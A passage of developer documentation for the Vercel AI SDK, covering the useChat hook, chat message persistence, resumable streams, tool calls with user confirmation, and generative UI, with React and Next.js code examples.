<div key={m.id}>
{m.role}: {m.content}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => reload()}>
Retry
</button>
</>
)}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={handleInputChange}
disabled={error != null}
/>
</form>
</div>
);
}
Please also see the error handling guide for more information.
Modify messages
Sometimes, you may want to directly modify some existing messages. For example, a delete button can be added to each message to allow users to remove them from the chat history.
The setMessages function can help you achieve these tasks:
const { messages, setMessages, ... } = useChat()
const handleDelete = (id) => {
setMessages(messages.filter(message => message.id !== id))
}
return <>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
<button onClick={() => handleDelete(message.id)}>Delete</button>
</div>
))}
...
You can think of messages and setMessages as a pair of state and setState in React.
Controlled input
In the initial example, we have handleSubmit and handleInputChange callbacks that manage the input changes and form submissions. These are handy for common use cases, but you can also use uncontrolled APIs for more advanced scenarios such as form validation or customized components.
The following example demonstrates how to use more granular APIs like setInput and append with your custom input and submit button components:
const { input, setInput, append } = useChat()
return <>
<MyCustomInput value={input} onChange={value => setInput(value)} />
<MySubmitButton onClick={() => {
// Send a new message to the AI provider
append({
role: 'user',
content: input,
})
}}/>
...
Cancellation and regeneration
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useChat hook.
const { stop, status, ... } = useChat()
return <>
<button onClick={stop} disabled={!(status === 'streaming' || status === 'submitted')}>Stop</button>
...
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your chatbot application.
Similarly, you can also request the AI provider to reprocess the last message by calling the reload function returned by the useChat hook:
const { reload, status, ... } = useChat()
return <>
<button onClick={reload} disabled={!(status === 'ready' || status === 'error')}>Regenerate</button>
...
</>
When the user clicks the "Regenerate" button, the AI provider will regenerate the last message and replace the current one correspondingly.
Throttling UI Updates
This feature is currently only available for React.
By default, the useChat hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { messages, ... } = useChat({
// Throttle the messages and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useChat provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle:
onFinish: Called when the assistant message is completedonError: Called when an error occurs during the fetch request.onResponse: Called when the response from the API is received.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
import { Message } from '@ai-sdk/react';
const {
/* ... */
} = useChat({
onFinish: (message, { usage, finishReason }) => {
console.log('Finished streaming message:', message);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
},
onError: error => {
console.error('An error occurred:', error);
},
onResponse: response => {
console.log('Received HTTP response from server:', response);
},
});
It's worth noting that you can abort the processing by throwing an error in the onResponse callback. This will trigger the onError callback and stop the message from being appended to the chat UI. This can be useful for handling unexpected responses from the AI provider.
Request Configuration
Custom headers, body, and credentials
By default, the useChat hook sends a HTTP POST request to the /api/chat endpoint with the message list as the request body. You can customize the request by passing additional options to the useChat hook:
const { messages, input, handleInputChange, handleSubmit } = useChat({
api: '/api/custom-chat',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
});
In this example, the useChat hook sends a POST request to the /api/custom-chat endpoint with the specified headers, additional body fields, and credentials for that fetch request. On your server side, you can handle the request with these additional information.
Setting custom body fields per request
You can configure custom body fields on a per-request basis using the body option of the handleSubmit function.
This is useful if you want to pass in additional information to your backend that is not part of the message list.
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}: {m.content}
</div>
))}
<form
onSubmit={event => {
handleSubmit(event, {
body: {
customKey: 'customValue',
},
});
}}
>
<input value={input} onChange={handleInputChange} />
</form>
</div>
);
}
You can retrieve these custom fields on your server side by destructuring the request body:
export async function POST(req: Request) {
// Extract addition information ("customKey") from the body of the request:
const { messages, customKey } = await req.json();
//...
}
Controlling the response stream
With streamText, you can control how error messages and usage information are sent back to the client.
Error Messages
By default, the error message is masked for security reasons.
The default error message is "An error occurred."
You can forward error messages or send your own error message by providing a getErrorMessage function:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages,
});
return result.toDataStreamResponse({
getErrorMessage: error => {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
},
});
}
Usage Information
By default, the usage information is sent back to the client. You can disable it by setting the sendUsage option to false:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages,
});
return result.toDataStreamResponse({
sendUsage: false,
});
}
Text Streams
useChat can handle plain text streams by setting the streamProtocol option to text:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages } = useChat({
streamProtocol: 'text',
});
return <>...</>;
}
This configuration also works with other backend servers that stream plain text. Check out the stream protocol guide for more information.
Empty Submissions
You can configure the useChat hook to allow empty submissions by setting the allowEmptySubmit option to true.
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}: {m.content}
</div>
))}
<form
onSubmit={event => {
handleSubmit(event, {
allowEmptySubmit: true,
});
}}
>
<input value={input} onChange={handleInputChange} />
</form>
</div>
);
}
Reasoning
Some models such as as DeepSeek deepseek-reasoner
and Anthropic claude-3-7-sonnet-20250219 support reasoning tokens.
These tokens are typically sent before the message content.
You can forward them to the client with the sendReasoning option:
import { deepseek } from '@ai-sdk/deepseek';
import { streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages,
});
return result.toDataStreamResponse({
sendReasoning: true,
});
}
On the client side, you can access the reasoning parts of the message object.
They have a details property that contains the reasoning and redacted reasoning parts.
You can also use reasoning to access just the reasoning as a string.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return (
<pre key={index}>
{part.details.map(detail =>
detail.type === 'text' ? detail.text : '<redacted>',
)}
</pre>
);
}
})}
</div>
));
Sources
Some providers such as Perplexity and Google Generative AI include sources in the response.
Currently sources are limited to web pages that ground the response.
You can forward them to the client with the sendSources option:
import { perplexity } from '@ai-sdk/perplexity';
import { streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: perplexity('sonar-pro'),
messages,
});
return result.toDataStreamResponse({
sendSources: true,
});
}
On the client side, you can access source parts of the message object. Here is an example that renders the sources as links at the bottom of the message:
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts
.filter(part => part.type !== 'source')
.map((part, index) => {
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
})}
{message.parts
.filter(part => part.type === 'source')
.map(part => (
<span key={`source-${part.source.id}`}>
[
<a href={part.source.url} target="_blank">
{part.source.title ?? new URL(part.source.url).hostname}
</a>
]
</span>
))}
</div>
));
Image Generation
Some models such as Google gemini-2.0-flash-exp support image generation.
When images are generated, they are exposed as files to the client.
On the client side, you can access file parts of the message object
and render them as images.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
} else if (part.type === 'file' && part.mimeType.startsWith('image/')) {
return (
<img key={index} src={`data:${part.mimeType};base64,${part.data}`} />
);
}
})}
</div>
));
Attachments (Experimental)
The useChat hook supports sending attachments along with a message as well as rendering them on the client. This can be useful for building applications that involve sending images, files, or other media content to the AI provider.
There are two ways to send attachments with a message, either by providing a FileList object or a list of URLs to the handleSubmit function:
FileList
By using FileList, you can send multiple files as attachments along with a message using the file input element. The useChat hook will automatically convert them into data URLs and send them to the AI provider.
'use client';
import { useChat } from '@ai-sdk/react';
import { useRef, useState } from 'react';
export default function Page() {
const { messages, input, handleSubmit, handleInputChange, status } =
useChat();
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.content}
<div>
{message.experimental_attachments
?.filter(attachment =>
attachment.contentType.startsWith('image/'),
)
.map((attachment, index) => (
<img
key={`${message.id}-${index}`}
src={attachment.url}
alt={attachment.name}
/>
))}
</div>
</div>
</div>
))}
</div>
<form
onSubmit={event => {
handleSubmit(event, {
experimental_attachments: files,
});
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}}
>
<input
type="file"
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
value={input}
placeholder="Send message..."
onChange={handleInputChange}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
URLs
You can also send URLs as attachments along with a message. This can be useful for sending links to external resources or media content.
Note: The URL can also be a data URL, which is a base64-encoded string that represents the content of a file. Currently, only
image/*content types get automatically converted into multi-modal content parts. You will need to handle other content types manually.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Attachment } from '@ai-sdk/ui-utils';
export default function Page() {
const { messages, input, handleSubmit, handleInputChange, status } =
useChat();
const [attachments] = useState<Attachment[]>([
{
name: 'earth.png',
contentType: 'image/png',
url: 'https://example.com/earth.png',
},
{
name: 'moon.png',
contentType: 'image/png',
url: 'data:image/png;base64,iVBORw0KGgo...',
},
]);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.content}
<div>
{message.experimental_attachments
?.filter(attachment =>
attachment.contentType?.startsWith('image/'),
)
.map((attachment, index) => (
<img
key={`${message.id}-${index}`}
src={attachment.url}
alt={attachment.name}
/>
))}
</div>
</div>
</div>
))}
</div>
<form
onSubmit={event => {
handleSubmit(event, {
experimental_attachments: attachments,
});
}}
>
<input
value={input}
placeholder="Send message..."
onChange={handleInputChange}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
title: Chatbot Message Persistence description: Learn how to store and load chat messages in a chatbot.
Chatbot Message Persistence
Being able to store and load chat messages is crucial for most AI chatbots.
In this guide, we'll show how to implement message persistence with useChat and streamText.
Starting a new chat
When the user navigates to the chat page without providing a chat ID, we need to create a new chat and redirect to the chat page with the new chat ID.
import { redirect } from 'next/navigation';
import { createChat } from '@tools/chat-store';
export default async function Page() {
const id = await createChat(); // create a new chat
redirect(`/chat/${id}`); // redirect to chat page, see below
}
Our example chat store implementation uses files to store the chat messages. In a real-world application, you would use a database or a cloud storage service, and get the chat ID from the database. That being said, the function interfaces are designed to be easily replaced with other implementations.
import { generateId } from 'ai';
import { existsSync, mkdirSync } from 'fs';
import { writeFile } from 'fs/promises';
import path from 'path';
export async function createChat(): Promise<string> {
const id = generateId(); // generate a unique chat ID
await writeFile(getChatFile(id), '[]'); // create an empty chat file
return id;
}
function getChatFile(id: string): string {
const chatDir = path.join(process.cwd(), '.chats');
if (!existsSync(chatDir)) mkdirSync(chatDir, { recursive: true });
return path.join(chatDir, `${id}.json`);
}
Loading an existing chat
When the user navigates to the chat page with a chat ID, we need to load the chat messages and display them.
import { loadChat } from '@tools/chat-store';
import Chat from '@ui/chat';
export default async function Page(props: { params: Promise<{ id: string }> }) {
const { id } = await props.params; // get the chat ID from the URL
const messages = await loadChat(id); // load the chat messages
return <Chat id={id} initialMessages={messages} />; // display the chat
}
The loadChat function in our file-based chat store is implemented as follows:
import { Message } from 'ai';
import { readFile } from 'fs/promises';
export async function loadChat(id: string): Promise<Message[]> {
return JSON.parse(await readFile(getChatFile(id), 'utf8'));
}
// ... rest of the file
The display component is a simple chat component that uses the useChat hook to
send and receive messages:
'use client';
import { Message, useChat } from '@ai-sdk/react';
export default function Chat({
id,
initialMessages,
}: { id?: string | undefined; initialMessages?: Message[] } = {}) {
const { input, handleInputChange, handleSubmit, messages } = useChat({
id, // use the provided chat ID
initialMessages, // initial messages if provided
sendExtraMessageFields: true, // send id and createdAt for each message
});
// simplified rendering code, extend as needed:
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input value={input} onChange={handleInputChange} />
</form>
</div>
);
}
Storing messages
useChat sends the chat id and the messages to the backend.
We have enabled the sendExtraMessageFields option to send the id and createdAt fields,
meaning that we store messages in the useChat message format.
Storing messages is done in the onFinish callback of the streamText function.
onFinish receives the messages from the AI response as a CoreMessage[],
and we use the appendResponseMessages
helper to append the AI response messages to the chat messages.
import { openai } from '@ai-sdk/openai';
import { appendResponseMessages, streamText } from 'ai';
import { saveChat } from '@tools/chat-store';
export async function POST(req: Request) {
const { messages, id } = await req.json();
const result = streamText({
model: openai('gpt-4o-mini'),
messages,
async onFinish({ response }) {
await saveChat({
id,
messages: appendResponseMessages({
messages,
responseMessages: response.messages,
}),
});
},
});
return result.toDataStreamResponse();
}
The actual storage of the messages is done in the saveChat function, which in
our file-based chat store is implemented as follows:
import { Message } from 'ai';
import { writeFile } from 'fs/promises';
export async function saveChat({
id,
messages,
}: {
id: string;
messages: Message[];
}): Promise<void> {
const content = JSON.stringify(messages, null, 2);
await writeFile(getChatFile(id), content);
}
// ... rest of the file
Message IDs
In addition to a chat ID, each message has an ID. You can use this message ID to e.g. manipulate individual messages.
The IDs for user messages are generated by the useChat hook on the client,
and the IDs for AI response messages are generated by streamText.
You can control the ID format by providing ID generators
(see createIdGenerator():
import { createIdGenerator } from 'ai';
import { useChat } from '@ai-sdk/react';
const {
// ...
} = useChat({
// ...
// id format for client-side messages:
generateId: createIdGenerator({
prefix: 'msgc',
size: 16,
}),
});
import { createIdGenerator, streamText } from 'ai';
export async function POST(req: Request) {
// ...
const result = streamText({
// ...
// id format for server-side messages:
experimental_generateMessageId: createIdGenerator({
prefix: 'msgs',
size: 16,
}),
});
// ...
}
Sending only the last message
Once you have implemented message persistence, you might want to send only the last message to the server. This reduces the amount of data sent to the server on each request and can improve performance.
To achieve this, you can provide an experimental_prepareRequestBody function to the useChat hook (React only).
This function receives the messages and the chat ID, and returns the request body to be sent to the server.
import { useChat } from '@ai-sdk/react';
const {
// ...
} = useChat({
// ...
// only send the last message to the server:
experimental_prepareRequestBody({ messages, id }) {
return { message: messages[messages.length - 1], id };
},
});
On the server, you can then load the previous messages and append the new message to the previous messages:
import { appendClientMessage } from 'ai';
export async function POST(req: Request) {
// get the last message from the client:
const { message, id } = await req.json();
// load the previous messages from the server:
const previousMessages = await loadChat(id);
// append the new message to the previous messages:
const messages = appendClientMessage({
messages: previousMessages,
message,
});
const result = streamText({
// ...
messages,
});
// ...
}
Handling client disconnects
By default, the AI SDK streamText function uses backpressure to the language model provider to prevent
the consumption of tokens that are not yet requested.
However, this means that when the client disconnects, e.g. by closing the browser tab or because of a network issue, the stream from the LLM will be aborted and the conversation may end up in a broken state.
Assuming that you have a storage solution in place, you can use the consumeStream method to consume the stream on the backend,
and then save the result as usual.
consumeStream effectively removes the backpressure,
meaning that the result is stored even when the client has already disconnected.
import { appendResponseMessages, streamText } from 'ai';
import { saveChat } from '@tools/chat-store';
export async function POST(req: Request) {
const { messages, id } = await req.json();
const result = streamText({
model,
messages,
async onFinish({ response }) {
await saveChat({
id,
messages: appendResponseMessages({
messages,
responseMessages: response.messages,
}),
});
},
});
// consume the stream to ensure it runs to completion & triggers onFinish
// even when the client response is aborted:
result.consumeStream(); // no await
return result.toDataStreamResponse();
}
When the client reloads the page after a disconnect, the chat will be restored from the storage solution.
Resuming ongoing streams
This feature is experimental and may change in future versions.
The useChat hook has experimental support for resuming an ongoing chat generation stream by any client, either after a network disconnect or by reloading the chat page. This can be useful for building applications that involve long-running conversations or for ensuring that messages are not lost in case of network failures.
The following are the pre-requisities for your chat application to support resumable streams:
- Installing the
resumable-streampackage that helps create and manage the publisher/subscriber mechanism of the streams. - Creating a Redis instance to store the stream state.
- Creating a table that tracks the stream IDs associated with a chat.
To resume a chat stream, you will use the experimental_resume function returned by the useChat hook. You will call this function during the initial mount of the hook inside the main chat component.
'use client';
import { useChat } from '@ai-sdk/react';
import { Input } from '@/components/input';
import { Messages } from '@/components/messages';
export function Chat() {
const { experimental_resume } = useChat({ id });
useEffect(() => {
experimental_resume();
// we use an empty dependency array to
// ensure this effect runs only once
}, []);
return (
<div>
<Messages />
<Input />
</div>
);
}
For a more resilient implementation that handles race conditions that can occur in-flight during a resume request, you can use the following useAutoResume hook. This will automatically process the append-message SSE data part streamed by the server.
'use client';
import { useEffect } from 'react';
import type { UIMessage } from 'ai';
import type { UseChatHelpers } from '@ai-sdk/react';
export type DataPart = { type: 'append-message'; message: string };
export interface Props {
autoResume: boolean;
initialMessages: UIMessage[];
experimental_resume: UseChatHelpers['experimental_resume'];
data: UseChatHelpers['data'];
setMessages: UseChatHelpers['setMessages'];
}
export function useAutoResume({
autoResume,
initialMessages,
experimental_resume,
data,
setMessages,
}: Props) {
useEffect(() => {
if (!autoResume) return;
const mostRecentMessage = initialMessages.at(-1);
if (mostRecentMessage?.role === 'user') {
experimental_resume();
}
// we intentionally run this once
// eslint-disable-next-line react-hooks/exhaustive-deps
}, []);
useEffect(() => {
if (!data || data.length === 0) return;
const dataPart = data[0] as DataPart;
if (dataPart.type === 'append-message') {
const message = JSON.parse(dataPart.message) as UIMessage;
setMessages([...initialMessages, message]);
}
}, [data, initialMessages, setMessages]);
}
You can then use this hook in your chat component as follows.
'use client';
import { useChat } from '@ai-sdk/react';
import { Input } from '@/components/input';
import { Messages } from '@/components/messages';
import { useAutoResume } from '@/hooks/use-auto-resume';
export function Chat() {
const { experimental_resume, data, setMessages } = useChat({ id });
useAutoResume({
autoResume: true,
initialMessages: [],
experimental_resume,
data,
setMessages,
});
return (
<div>
<Messages />
<Input />
</div>
);
}
The experimental_resume function makes a GET request to your configured chat endpoint (or /api/chat by default) whenever your client calls it. If there’s an active stream, it will pick up where it left off, otherwise it simply finishes without error.
The GET request automatically appends the chatId query parameter to the URL to help identify the chat the request belongs to. Using the chatId, you can look up the most recent stream ID from the database and resume the stream.
GET /api/chat?chatId=<your-chat-id>
Earlier, you must've implemented the POST handler for the /api/chat route to create new chat generations. When using experimental_resume, you must also implement the GET handler for /api/chat route to resume streams.
1. Implement the GET handler
Add a GET method to /api/chat that:
- Reads
chatIdfrom the query string - Validates it’s present
- Loads any stored stream IDs for that chat
- Returns the latest one to
streamContext.resumableStream() - Falls back to an empty stream if it’s already closed
import { loadStreams } from '@/util/chat-store';
import { createDataStream, getMessagesByChatId } from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
const streamContext = createResumableStreamContext({
waitUntil: after,
});
export async function GET(request: Request) {
const { searchParams } = new URL(request.url);
const chatId = searchParams.get('chatId');
if (!chatId) {
return new Response('id is required', { status: 400 });
}
const streamIds = await loadStreams(chatId);
if (!streamIds.length) {
return new Response('No streams found', { status: 404 });
}
const recentStreamId = streamIds.at(-1);
if (!recentStreamId) {
return new Response('No recent stream found', { status: 404 });
}
const emptyDataStream = createDataStream({
execute: () => {},
});
const stream = await streamContext.resumableStream(
recentStreamId,
() => emptyDataStream,
);
if (stream) {
return new Response(stream, { status: 200 });
}
/*
* For when the generation is "active" during SSR but the
* resumable stream has concluded after reaching this point.
*/
const messages = await getMessagesByChatId({ id: chatId });
const mostRecentMessage = messages.at(-1);
if (!mostRecentMessage || mostRecentMessage.role !== 'assistant') {
return new Response(emptyDataStream, { status: 200 });
}
const messageCreatedAt = new Date(mostRecentMessage.createdAt);
const streamWithMessage = createDataStream({
execute: buffer => {
buffer.writeData({
type: 'append-message',
message: JSON.stringify(mostRecentMessage),
});
},
});
return new Response(streamWithMessage, { status: 200 });
}
After you've implemented the GET handler, you can update the POST handler to handle the creation of resumable streams.
2. Update the POST handler
When you create a brand-new chat completion, you must:
- Generate a fresh
streamId - Persist it alongside your
chatId - Kick off a
createDataStreamthat pipes tokens as they arrive - Hand that new stream to
streamContext.resumableStream()
import {
appendResponseMessages,
createDataStream,
generateId,
streamText,
} from 'ai';
import { appendStreamId, saveChat } from '@/util/chat-store';
import { createResumableStreamContext } from 'resumable-stream';
const streamContext = createResumableStreamContext({
waitUntil: after,
});
async function POST(request: Request) {
const { id, messages } = await req.json();
const streamId = generateId();
// Record this new stream so we can resume later
await appendStreamId({ chatId: id, streamId });
// Build the data stream that will emit tokens
const stream = createDataStream({
execute: dataStream => {
const result = streamText({
model: openai('gpt-4o'),
messages,
onFinish: async ({ response }) => {
await saveChat({
id,
messages: appendResponseMessages({
messages,
responseMessages: response.messages,
}),
});
},
});
// Return a resumable stream to the client
result.mergeIntoDataStream(dataStream);
},
});
return new Response(
await streamContext.resumableStream(streamId, () => stream),
);
}
With both handlers, your clients can now gracefully resume ongoing streams.
title: Chatbot Tool Usage description: Learn how to use tools with the useChat hook.
Chatbot Tool Usage
With useChat and streamText, you can use tools in your chatbot application.
The AI SDK supports three types of tools in this context:
- Automatically executed server-side tools
- Automatically executed client-side tools
- Tools that require user interaction, such as confirmation dialogs
The flow is as follows:
- The user enters a message in the chat UI.
- The message is sent to the API route.
- In your server side route, the language model generates tool calls during the
streamTextcall. - All tool calls are forwarded to the client.
- Server-side tools are executed using their
executemethod and their results are forwarded to the client. - Client-side tools that should be automatically executed are handled with the
onToolCallcallback. You can return the tool result from the callback. - Client-side tool that require user interactions can be displayed in the UI.
The tool calls and results are available as tool invocation parts in the
partsproperty of the last assistant message. - When the user interaction is done,
addToolResultcan be used to add the tool result to the chat. - When there are tool calls in the last assistant message and all tool results are available, the client sends the updated messages back to the server. This triggers another iteration of this flow.
The tool call and tool executions are integrated into the assistant message as tool invocation parts. A tool invocation is at first a tool call, and then it becomes a tool result when the tool is executed. The tool result contains all information about the tool call as well as the result of the tool execution.
Example
In this example, we'll use three tools:
getWeatherInformation: An automatically executed server-side tool that returns the weather in a given city.askForConfirmation: A user-interaction client-side tool that asks the user for confirmation.getLocation: An automatically executed client-side tool that returns a random city.
API route
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages,
tools: {
// server-side tool with execute function:
getWeatherInformation: {
description: 'show the weather in a given city to the user',
parameters: z.object({ city: z.string() }),
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
// client-side tool that starts user interaction:
askForConfirmation: {
description: 'Ask the user for confirmation.',
parameters: z.object({
message: z.string().describe('The message to ask for confirmation.'),
}),
},
// client-side tool that is automatically executed on the client:
getLocation: {
description:
'Get the user location. Always ask for confirmation before using this tool.',
parameters: z.object({}),
},
},
});
return result.toDataStreamResponse();
}
Client-side page
The client-side page uses the useChat hook to create a chatbot application with real-time message streaming.
Tool invocations are displayed in the chat UI as tool invocation parts.
Please make sure to render the messages using the parts property of the message.
There are three things worth mentioning:
-
The
onToolCallcallback is used to handle client-side tools that should be automatically executed. In this example, thegetLocationtool is a client-side tool that returns a random city. -
The
toolInvocationsproperty of the last assistant message contains all tool calls and results. The client-side toolaskForConfirmationis displayed in the UI. It asks the user for confirmation and displays the result once the user confirms or denies the execution. The result is added to the chat usingaddToolResult. -
The
maxStepsoption is set to 5. This enables several tool use iterations between the client and the server.
'use client';
import { ToolInvocation } from 'ai';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit, addToolResult } =
useChat({
maxSteps: 5,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
if (toolCall.toolName === 'getLocation') {
const cities = [
'New York',
'Los Angeles',
'Chicago',
'San Francisco',
];
return cities[Math.floor(Math.random() * cities.length)];
}
},
});
return (
<>
{messages?.map(message => (
<div key={message.id}>
<strong>{`${message.role}: `}</strong>
{message.parts.map(part => {
switch (part.type) {
// render text parts as simple text:
case 'text':
return part.text;
// for tool invocations, distinguish between the tools and the state:
case 'tool-invocation': {
const callId = part.toolInvocation.toolCallId;
switch (part.toolInvocation.toolName) {
case 'askForConfirmation': {
switch (part.toolInvocation.state) {
case 'call':
return (
<div key={callId}>
{part.toolInvocation.args.message}
<div>
<button
onClick={() =>
addToolResult({
toolCallId: callId,
result: 'Yes, confirmed.',
})
}
>
Yes
</button>
<button
onClick={() =>
addToolResult({
toolCallId: callId,
result: 'No, denied',
})
}
>
No
</button>
</div>
</div>
);
case 'result':
return (
<div key={callId}>
Location access allowed:{' '}
{part.toolInvocation.result}
</div>
);
}
break;
}
case 'getLocation': {
switch (part.toolInvocation.state) {
case 'call':
return <div key={callId}>Getting location...</div>;
case 'result':
return (
<div key={callId}>
Location: {part.toolInvocation.result}
</div>
);
}
break;
}
case 'getWeatherInformation': {
switch (part.toolInvocation.state) {
// example of pre-rendering streaming tool calls:
case 'partial-call':
return (
<pre key={callId}>
{JSON.stringify(part.toolInvocation, null, 2)}
</pre>
);
case 'call':
return (
<div key={callId}>
Getting weather information for{' '}
{part.toolInvocation.args.city}...
</div>
);
case 'result':
return (
<div key={callId}>
Weather in {part.toolInvocation.args.city}:{' '}
{part.toolInvocation.result}
</div>
);
}
break;
}
}
}
}
})}
<br />
</div>
))}
<form onSubmit={handleSubmit}>
<input value={input} onChange={handleInputChange} />
</form>
</>
);
}
Tool call streaming
You can stream tool calls while they are being generated by enabling the
toolCallStreaming option in streamText.
export async function POST(req: Request) {
// ...
const result = streamText({
toolCallStreaming: true,
// ...
});
return result.toDataStreamResponse();
}
When the flag is enabled, partial tool calls will be streamed as part of the data stream.
They are available through the useChat hook.
The tool invocation parts of assistant messages will also contain partial tool calls.
You can use the state property of the tool invocation to render the correct UI.
export default function Chat() {
// ...
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.parts.map(part => {
if (part.type === 'tool-invocation') {
switch (part.toolInvocation.state) {
case 'partial-call':
return <>render partial tool call</>;
case 'call':
return <>render full tool call</>;
case 'result':
return <>render tool result</>;
}
}
})}
</div>
))}
</>
);
}
Step start parts
When you are using multi-step tool calls, the AI SDK will add step start parts to the assistant messages.
If you want to display boundaries between tool invocations, you can use the step-start parts as follows:
// ...
// where you render the message parts:
message.parts.map((part, index) => {
switch (part.type) {
case 'step-start':
// show step boundaries as horizontal lines:
return index > 0 ? (
<div key={index} className="text-gray-500">
<hr className="my-2 border-gray-300" />
</div>
) : null;
case 'text':
// ...
case 'tool-invocation':
// ...
}
});
// ...
Server-side Multi-Step Calls
You can also use multi-step calls on the server-side with streamText.
This works when all invoked tools have an execute function on the server side.
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
import { z } from 'zod';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4o'),
messages,
tools: {
getWeatherInformation: {
description: 'show the weather in a given city to the user',
parameters: z.object({ city: z.string() }),
// tool has execute function:
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
},
maxSteps: 5,
});
return result.toDataStreamResponse();
}
Errors
Language models can make errors when calling tools. By default, these errors are masked for security reasons, and show up as "An error occurred" in the UI.
To surface the errors, you can use the getErrorMessage function when calling toDataStreamResponse.
export function errorHandler(error: unknown) {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
}
const result = streamText({
// ...
});
return result.toDataStreamResponse({
getErrorMessage: errorHandler,
});
In case you are using createDataStreamResponse, you can use the onError function when calling toDataStreamResponse:
const response = createDataStreamResponse({
// ...
async execute(dataStream) {
// ...
},
onError: error => `Custom error: ${error.message}`,
});
title: Generative User Interfaces description: Learn how to build Generative UI with AI SDK UI.
Generative User Interfaces
Generative user interfaces (generative UI) is the process of allowing a large language model (LLM) to go beyond text and "generate UI". This creates a more engaging and AI-native experience for users.
At the core of generative UI are tools , which are functions you provide to the model to perform specialized tasks like getting the weather in a location. The model can decide when and how to use these tools based on the context of the conversation.
Generative UI is the process of connecting the results of a tool call to a React component. Here's how it works:
- You provide the model with a prompt or conversation history, along with a set of tools.
- Based on the context, the model may decide to call a tool.
- If a tool is called, it will execute and return data.
- This data can then be passed to a React component for rendering.
By passing the tool results to React components, you can create a generative UI experience that's more engaging and adaptive to your needs.
Build a Generative UI Chat Interface
Let's create a chat interface that handles text-based conversations and incorporates dynamic UI elements based on model responses.
Basic Chat Implementation
Start with a basic chat implementation using the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>{message.content}</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={handleInputChange}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
To handle the chat requests and model responses, set up an API route:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
export async function POST(request: Request) {
const { messages } = await request.json();
const result = streamText({
model: openai('gpt-4o'),
system: 'You are a friendly assistant!',
messages,
maxSteps: 5,
});
